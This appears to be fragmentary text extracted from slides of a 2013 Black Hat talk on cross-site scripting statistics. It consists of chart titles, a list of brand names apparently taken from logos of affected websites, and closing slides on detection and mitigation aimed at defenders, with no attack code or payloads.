


XSS Attacks: By Numbers


XSS Attacks by TLD



XSS Attacks by ccTLD




XSS Attacks Intensity



XSS Attacks Intensity




XSS Attacks by Language




XSS Attacks Over Time


Attacked servers Instances of attacks




XSS Attacks by Server Type



Vulnerable Websites by Platform



Suspected Finders



@mail.ru

Los Angeles Times

MASERATI

SPAMHAUS

KAYAK

DOW



Яндекс

LinkedIn



LG Life's Good



Pal



PCWorld

TOYOTA

Stanford

photobucke

Evite

lonely planet

Walmart

HONDA



mozill

Triumph

RTL

onet

FOX NEWS

NOKIA

SWAROVSKI

Aol.

LEXMAR

FINANCIAL TIMES

ebay

tripadvisor

YAHOO!



Hit

HARVARD

IBM

Ask

CISCO

Heineken

Panasonic

SONY



AMD

T2

TELE2

Rai

blackhat USA 2013



vmware

Canon


Microsoft MSVR @ BlackHat



**XSS Attacks:
Detection
and Mitigation**


Target Audience: Defender Community

A Vision for OWASP



